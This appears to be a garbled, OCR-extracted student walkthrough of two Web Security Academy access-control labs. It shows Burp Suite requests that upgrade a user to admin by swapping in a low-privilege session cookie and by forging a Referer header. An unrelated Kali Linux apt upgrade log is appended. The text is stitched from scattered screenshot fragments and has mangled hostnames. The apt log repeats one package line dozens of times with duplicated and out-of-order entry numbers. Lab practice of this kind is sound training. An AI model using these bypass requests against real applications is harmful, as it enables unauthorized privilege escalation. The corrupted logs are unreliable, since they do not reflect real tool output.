42 https://0aa600ab04efa1a781... GET /admin

41 https://0aa600ab04efa1a781... GET /acade

40 https://0aa600ab04efa1a781... GET /mv-a

Do active scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer Ctrl+O

Show response in browser

Record an issue

Request in browser

Extensions

Engagement tools

Copy Ctrl+C

Copy URL

Copy as curl command (bash)

Copy to file

200

302

101

200

101

200

101

200

3497

86

147

3251

147

3498

147

3376

HTML

HTML

HTML

HTML

Request

Pretty Raw Hex

1 POST /admin-roles HTTP/2

2 Host: 0aa600ab04efa1a7816066be003406emy.net

3 Cookie: session=e6qV8kV1DX10x6

4 Content-Length: 45

5 Cache-Control: max-age=0

Response

Pretty Raw Hex Render

1 HTTP/2 302 Found

2 Location: /admin

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 0

5

6

Step 2: Session Token Swap

- Opened a separate private browsing session or a different browser tab and logged in using a low-privilege consumer account.
- Captured a normal request from the low-privilege user to extract their valid session cookie/token value.
- Navigated back to the **Repeater** tab containing the administrative final execution request (POST /admin/roles/execute).
- Replaced the administrator's session cookie string with the low-privilege user's session cookie string in the HTTP header block.

My Account

Your username is: wiener

Email

Update email

Host	Method
https://0aa600ab04efa1a781...	GET
https://0aa600ab04efa1a781...	GET
https://0aa600ab04efa1a781...	POST
https://0aa600ab04efa1a781...	GET
https://0aa600ab04efa1a781...	GET
https://0aa600ab04efa1a781...	GET
https://0aa600ab04efa1a781...	GET
https://0aa600ab04efa1a781...	GET

Request
Pretty Raw Hex

1 GET /my-account?id=wiener

2 Host: 0aa600ab04efa1a7816066be00340088.web-security-academy.net

Do passive scan

Do active scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer Ctrl+O

Show response in browser

Record an issue

Request in browser

Extensions

Engagement tools

Copy Ctrl+C

Copy URL

Params	Edited	Status code	Length	MIME type	Extension	Title
		101	147			
	✓	200	3293	HTML		Multi-step process
	✓	302	188			
		101	147			
		200	3198	HTML		Multi-step process
		302	86			
		101	147			
		200	7258	XML	svg	

Response
Pretty Raw Hex Render

WebSecurity Academy

Multi-step process with no access control on one step

LAB Not solved

Back to lab description

Step 1 Step 2 wiener × +

Send Cancel < > Follow redirection Target: https://0aa600ab04efa1a7816066be00340088.web-security-academy.net

Inspector Notes

Request
Pretty Raw Hex

1 POST /admin-roles HTTP/2

2 Host: 0aa600ab04efa1a7816066be00340088.web-security-academy.net


3 Cookie: session=KhvDJXCyQFZnHv4KAsD8yRPWuLGffVeY

4 Cache-Control: max-age=0

5 Accept-Language: en-US,en;q=0.9


6 Upgrade-Insecure-Requests: 1

7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)



Step 3: Request Execution

- Dispatched the modified final execution request from Repeater.
- Inspected the HTTP response status code and the application state to verify if the action processed successfully under the low-privilege context.



3. Access control bypass via Referer header

Step 1: Base Restriction Identification

- Logged into the application using a standard, low-privilege user session.
- Attempted to directly access a known administrative function endpoint (e.g., executing a command or visiting `GET /admin-panel/delete-user`).
- Observed the application's default defense mechanism: the backend rejected the request, returning an HTTP **401 Unauthorized** or **403 Forbidden** response because the low-privilege account lacked administrative role flags.

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

[Update email](#)



The screenshot displays the Burp Suite interface during a request interception. The top panel shows a list of intercepted requests, with the selected request being a GET to `/my-account?id=wiener`. The middle panel shows the 'Request' tab with the raw HTTP request details, including the host `0a460032049c5f33803d49emy.net` and a cookie `session=11113vR1`. The right panel shows the 'Response' tab, which displays an HTTP 401 Unauthorized status. The response body contains HTML for a 'Referer-based access control' page from 'WebSecurity Academy'.

Host	Method	Status	Length	Media Type
https://0a460032049c5f33803d49emy.net	GET	200	3218	HTML
https://0a460032049c5f33803d49emy.net	POST	302	188	
https://0a460032049c5f33803d49emy.net	GET	101	147	
https://0a460032049c5f33803d49emy.net	GET	200	3123	HTML
https://0a460032049c5f33803d49emy.net	GET	302	86	
https://0a460032049c5f33803d49emy.net	GET	101	147	
https://0a460032049c5f33803d49emy.net	GET	200	7258	XML

Request

1 GET /my-account?id=wiener

2 Host: 0a460032049c5f33803d49emy.net

3 Cookie: session=11113vR1

Response

1 HTTP/2 401 Unauthorized

2 Content-Type: text/html; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 2562

5

6 <!DOCTYPE html>

7 <html>

8 <head>

9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

10 <link href=/resources/css/labs.css rel=stylesheet>

11 <title>Referer-based access control</title>

Step 2: Request Interception and Modification

- Captured the blocked administrative request within the Burp Suite **Proxy > HTTP History** log.
- Right-clicked the captured request and selected **Send to Repeater**.
- Navigated to the **Repeater** tab to inspect the raw HTTP request headers.
- Appended or modified the HTTP **Referer** header to match a trusted URL path that the application expects for administrative triggers (e.g., **Referer: <https://example.com/admin-panel>**).

```

1 GET /admin-roles?username=carlos&action=upgrade
  HTTP/2
2 Host:
  0a460032049c5f33803d49f300630040.web-security-acade
  my.net
3 Cookie: session=7Ve01LB6Tx1M6wIoybfk7orbR4rwGzbb
4 Sec-Ch-Ua: "Chromium";v="137", "Not/A)Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US,en;q=0.9

```

Step 3: Request Execution

- Transmitted the altered request with the forged **Referer** header using the **Send** button.
- Analyzed the server's response metrics to check if the header change effectively altered the access decision.

Request
 Pretty Raw Hex

1 GET /admin-roles?username=wiener&action=upgrade
 HTTP/2
 2 Host:
 0a460032049c5f33803d49f300630040.web-security-acade
 my.net
 3 Cookie: session=uu3yB1PQ6riT4kRKwlfWGDy3wZgcGK38
 4 Cache-Control: max-age=0
 5 Accept-Language: en-US,en;q=0.9
 6 Upgrade-Insecure-Requests: 1
 7 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
 AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/137.0.0.0 Safari/537.36
 8 Accept:
 text/html,application/xhtml+xml,application/xml;q=0
 .9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
 cation/signed-exchange;v=h3;q=0.7

Response
 Pretty Raw Hex Render

1 HTTP/2 302 Found
 2 Location: /admin
 3 X-Frame-Options: SAMEORIGIN
 4 Content-Length: 0
 5
 6

Web Security Academy

Referer-based access control

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!   Continue

Home | Admin panel | My

User

carlos (ADMIN) 

Upgrade user Downgrade user

Steps to prepare kali for attack:

Kali was already installed First Command to check packages that need upgrade

C1 : sudo apt update

```
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
=> https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
(AimaAbbas@aima)~$ sudo apt update
[sudo] password for AimaAbbas:
Sorry, try again.
[sudo] password for AimaAbbas:
Get:1 http://kali.download/kali kali-last-snapshot InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-last-snapshot/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-last-snapshot/main amd64 Contents (deb) [52.7 MB]
Get:4 http://kali.download/kali kali-last-snapshot/contrib amd64 Packages [117 kB]
Get:5 http://kali.download/kali kali-last-snapshot/contrib amd64 Contents (deb) [275 kB]
Get:6 http://kali.download/kali kali-last-snapshot/non-free amd64 Packages [184 kB]
Get:7 http://kali.download/kali kali-last-snapshot/non-free amd64 Contents (deb) [880 kB]
Get:8 http://kali.download/kali kali-last-snapshot/non-free-firmware amd64 Packages [14.3 kB]
Get:9 http://kali.download/kali kali-last-snapshot/non-free-firmware amd64 Contents (deb) [33.8 kB]
Fetched 75.1 MB in 34s (2,195 kB/s)
207 packages can be upgraded. Run 'apt list --upgradable' to see them.
```


C2: sudo apt upgrade -y (to update those packages that need updates)

```
(AimaAbbas@aima)~$ sudo apt upgrade -y
Upgrading:
adduser          dkpg             libbrotli1       libfstraw        libfsgidmap1     liblsmux1        libn1-data      openssl-client-ssapi  sudo
apt              e2fsprogs        libbsd0          libgcc-s1        libnftables1     libsemanage2     libnss          openssl-client-ssh1  systemd
apt-util        fdisk            libbz2-1.0      libgdbm-compat4 libnftnl1         libselang2       libvirt        openssl-server       system-sysv
base-files      ftp             libc-bin        libgdbm6t64      libnghttp2-14    libsmartcols1    libxv          openssl-sftp-server  tar
bash            gcc-10-base      libc-l10n       libgnutls30t64   libnmap5         libssl3t64       libxv          openssl-provider-legacy  taskel
bind9-dnswlts   ifupdown        libc6           libgnutls30t64   libnmap5         libssl3t64       libxv          openssl-provider-legacy  taskel-data
bind9-host      iproute2        libcap-ng0      libgnutls30t64   libnmap5         libssl3t64       libxv          parted              tcpdump
bind9-lbns      iso-codes        libcap2         libgnutls30t64   libnmap5         libssl3t64       libxv          libxtables12         tmux
bsdutils        kali-archive-levring libcap2-bin     libgnutls30t64   libnmap5         libssl3t64       libxv          libxtables12         tmux
cpio            kali-defaults    libcap-ng0      libgnutls30t64   libnmap5         libssl3t64       libxv          libxtables12         tmux
cron            kali-linux-core libcurl3t64-gnutls libjansson2       libparted2t64    libstdc++6       libxv          linux-sysctl-defaults  tzdata
cron-daemon-common kali-linux-wsl   libcurl4t64     libjq1            libparted2t64    libstdc++6       libxv          locales-all          tzdata-legacy
curl            kali-system-eli  libdoh3t64      libjq1            libparted2t64    libstdc++6       libxv          login                udev
dbus            kali-system-core libdoh3t64      libjq1            libparted2t64    libstdc++6       libxv          logsave              util-linux
dbus-bin        keyutils         libdebconfclient0 libjq1            libparted2t64    libstdc++6       libxv          mount                vim
dbus-daemon     libapparmor1     libedit2        libjq1            libparted2t64    libstdc++6       libxv          mount                vim
dbus-session-bus-common libapparmor1     libedit2        libjq1            libparted2t64    libstdc++6       libxv          mount                vim
dbus-system-bus-common libapparmor1     libedit2        libjq1            libparted2t64    libstdc++6       libxv          mount                vim
dbus-user-session libapparmor1     libedit2        libjq1            libparted2t64    libstdc++6       libxv          mount                vim
debconf         libapparmor1     libedit2        libjq1            libparted2t64    libstdc++6       libxv          mount                vim
debconf-i18n    libapparmor1     libedit2        libjq1            libparted2t64    libstdc++6       libxv          mount                vim
dhcpcd-base     libapparmor1     libedit2        libjq1            libparted2t64    libstdc++6       libxv          mount                vim
dmsetup         libapparmor1     libedit2        libjq1            libparted2t64    libstdc++6       libxv          mount                vim
Installing dependencies:
libc-gconv-modules-extra
Summary:
Upgrading: 297, Installing: 1, Removing: 0, Not Upgrading: 0
Download size: 154 MB
Space needed: 1,876 kB / 1,025 GB available
```

```
Summary:
Upgrading: 297, Installing: 1, Removing: 0, Not Upgrading: 0
Download size: 154 MB
Space needed: 1,876 kB / 1,025 GB available

Get:1 http://kali.download/kali kali-last-snapshot/main amd64 libc-l10n all 2.42-13 [750 kB]
Get:2 http://kali.download/kali kali-last-snapshot/main amd64 locales-all amd64 2.42-13 [11.2 MB]
Get:3 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:4 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:5 http://kali.download/kali kali-last-snapshot/main amd64 gcc-10-base amd64 10.2.0-10 [55.0 kB]
Get:6 http://kali.download/kali kali-last-snapshot/main amd64 libgcc-s1 amd64 10.2.0-10 [71.5 kB]
Get:7 http://kali.download/kali kali-last-snapshot/main amd64 libgomp1 amd64 10.2.0-10 [109 kB]
Get:8 http://kali.download/kali kali-last-snapshot/main amd64 libstdc++6 amd64 10.2.0-10 [716 kB]
Get:9 http://kali.download/kali kali-last-snapshot/main amd64 base-files amd64 1.2026.1.1 [77.0 kB]
Get:10 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:11 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:12 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:13 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:14 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:15 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:16 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:17 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:18 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:19 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:20 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:21 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:22 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:23 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:24 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:25 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:26 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:27 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:28 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:29 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:30 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:31 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:32 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:33 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:34 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:35 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:36 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:37 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:38 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:39 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:40 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:41 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:42 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:43 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:44 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:45 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:46 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:47 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:48 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:49 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:50 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:51 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:52 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:53 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:54 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:55 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:56 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:57 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:58 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:59 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:60 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:61 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:62 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:63 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:64 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:65 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:66 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:67 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:68 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
Get:69 http://kali.download/kali kali-last-snapshot/main amd64 libbz2-1.0 amd64 1.0.8-6+b1 [71.5 kB]
```

```
Get:171 http://mirror.kku.ac.th/kali kali-last-snapshot/main amd64 libcurl4t64 amd64 8.10.0-2 [412 kB]
Get:107 http://kali.download/kali kali-last-snapshot/main amd64 python3.13 amd64 3.13.12-1 [776 kB]
Get:108 http://kali.download/kali kali-last-snapshot/main amd64 python3.13-minimal amd64 3.13.12-1 [2,267 kB]
Get:103 http://kali.download/kali kali-last-snapshot/main amd64 zsh amd64 5.9-0+b2 [213 kB]
Get:109 http://kali.download/kali kali-last-snapshot/main amd64 libpython3.13-minimal amd64 3.13.12-1 [866 kB]
Get:110 http://kali.download/kali kali-last-snapshot/main amd64 libpython3.13-stdlib amd64 3.13.12-1 [1,974 kB]
Get:111 http://kali.download/kali kali-last-snapshot/main amd64 libpython3-stdlib amd64 3.13.9-3 [10.5 kB]
Get:112 http://kali.download/kali kali-last-snapshot/main amd64 sudo amd64 1.9.17p2-4 [2,685 kB]
Get:113 http://kali.org/kali kali-last-snapshot/main amd64 tasksel-data all 5.86+kali1 [18.5 kB]
Get:115 http://kali.org/kali kali-last-snapshot/main amd64 libacl1 amd64 2.3.2-2+b2 [33.0 kB]
Get:116 http://kali.download/kali kali-last-snapshot/main amd64 libattr1 amd64 1:2.5.2-4 [23.0 kB]
Get:117 http://kali.org/kali kali-last-snapshot/main amd64 libdebconfclient0 amd64 0.202402 [11.2 kB]
Get:119 http://kali.download/kali kali-last-snapshot/main amd64 bsdutils amd64 1:2.41.3-4 [94.2 kB]
Get:120 http://kali.download/kali kali-last-snapshot/main amd64 mawk amd64 1.3.4.20260302-1 [142 kB]
Get:121 http://kali.org/kali kali-last-snapshot/main amd64 cpio amd64 2.15+dfsg-2.1 [254 kB]
Get:109 http://mirror.kku.ac.th/kali kali-last-snapshot/main amd64 libapt-pkg-perl amd64 0.11.43 [66.4 kB]
Get:123 http://kali.download/kali kali-last-snapshot/main amd64 dhcpcd-base amd64 1:10.3.0-7 [288 kB]
Get:124 http://kali.org/kali kali-last-snapshot/main amd64 libpfl1 amd64 1:1.6.2-1+b1 [174 kB]
Get:197 http://mirror.kku.ac.th/kali kali-last-snapshot/main amd64 libx11-data all 2:1.8.13-1 [346 kB]
Get:125 http://kali.org/kali kali-last-snapshot/main amd64 libx11-6 amd64 1:0.9-3+b1 [12.2 kB]
Get:126 http://kali.download/kali kali-last-snapshot/main amd64 librtls12 amd64 1.8.11-4 [32.1 kB]
Get:127 http://kali.org/kali kali-last-snapshot/main amd64 libcap2-bin amd64 1:2.75-10+b9 [34.6 kB]
Get:129 http://kali.download/kali kali-last-snapshot/main amd64 ifupdown amd64 0.8.45 [61.8 kB]
Get:131 http://kali.download/kali kali-last-snapshot/main amd64 linux-sysctl-defaults all 4.15 [5,852 B]
Get:132 http://kali.download/kali kali-last-snapshot/main amd64 nano amd64 8.7-1 [664 kB]
Get:133 http://kali.org/kali kali-last-snapshot/main amd64 libjansson4 amd64 2.14-2+b4 [40.1 kB]
Get:134 http://kali.download/kali kali-last-snapshot/main amd64 libfontt11 amd64 1.3.1-1 [67.5 kB]
Get:135 http://kali.download/kali kali-last-snapshot/main amd64 nftables amd64 1.1.6-1 [81.0 kB]
Get:136 http://kali.org/kali kali-last-snapshot/main amd64 libnftables1 amd64 1.1.6-1 [345 kB]
Get:137 http://kali.download/kali kali-last-snapshot/main amd64 vim amd64 2:9.1.2101-1 [1,748 kB]
Get:138 http://kali.download/kali kali-last-snapshot/main amd64 vim-common all 2:9.1.2101-1 [523 kB]
Get:139 http://kali.download/kali kali-last-snapshot/main amd64 vim-tiny amd64 2:9.1.2101-1 [798 kB]
Get:140 http://kali.org/kali kali-last-snapshot/main amd64 vim-runtime all 2:9.1.2101-1 [7,083 kB]
Get:142 http://kali.download/kali kali-last-snapshot/main amd64 libsodium23 amd64 1.0.18-2 [166 kB]
Get:143 http://kali.download/kali kali-last-snapshot/main amd64 python3-newt amd64 0.52.25-2 [32.0 kB]
Get:145 http://kali.download/kali kali-last-snapshot/main amd64 libnewt0.52 amd64 0.52.25-2 [60.8 kB]
Get:146 http://kali.org/kali kali-last-snapshot/main amd64 libpopt0 amd64 1.19+dfsg-2+b1 [44.4 kB]
Get:147 http://kali.download/kali kali-last-snapshot/main amd64 whiptail amd64 0.52.25-2 [25.0 kB]
Get:148 http://kali.org/kali kali-last-snapshot/main amd64 libfstirm0 amd64 0.6.1-1+b4 [22.3 kB]
Get:149 http://kali.download/kali kali-last-snapshot/main amd64 libjemalloc2 amd64 5.3.0-4 [280 kB]
Get:150 http://kali.org/kali kali-last-snapshot/main amd64 libjvarkit amd64 0.18+ds-1 [44.5 kB]
Get:151 http://kali.org/kali kali-last-snapshot/main amd64 libmdb0 amd64 0.9.31-1+b3 [46.1 kB]
Get:152 http://kali.org/kali kali-last-snapshot/main amd64 libmaximindb0 amd64 1.12.2-1+b1 [26.2 kB]
Get:153 http://kali.download/kali kali-last-snapshot/main amd64 libnghttp2-14 amd64 1.68.0-2 [79.2 kB]
Get:154 http://kali.org/kali kali-last-snapshot/main amd64 libprotobuf-c1 amd64 1.5.1-1+b1 [21.2 kB]
Get:155 http://kali.download/kali kali-last-snapshot/main amd64 libcurl8t64 amd64 0.15.6-1 [77.4 kB]
Get:156 http://kali.org/kali kali-last-snapshot/main amd64 libuv1t64 amd64 1.51.0-2+b1 [156 kB]
Get:157 http://kali.org/kali kali-last-snapshot/main amd64 libx12-16 amd64 2.15.14+dfsg-2+b1 [641 kB]
Get:158 http://kali.download/kali kali-last-snapshot/main amd64 bind9-dnsutils amd64 1:9.20.20-1 [161 kB]
Get:159 http://kali.download/kali kali-last-snapshot/main amd64 bind9-host amd64 1:9.20.20-1 [50.8 kB]
Get:160 http://kali.download/kali kali-last-snapshot/main amd64 bind9-libs amd64 1:9.20.20-1 [1,243 kB]

Get:175 http://kali.download/kali kali-last-snapshot/main amd64 ftp all 20260211-1 [37.0 kB]
Get:176 http://kali.download/kali kali-last-snapshot/main amd64 iso-codes all 4.20.1-1 [3,319 kB]
Get:178 http://kali.download/kali kali-last-snapshot/main amd64 openssh-client-gssapi all 1:10.2p1-5 [169 kB]
Get:179 http://kali.download/kali kali-last-snapshot/main amd64 openssh-client-ssh1 amd64 1:7.5p1-18 [486 kB]
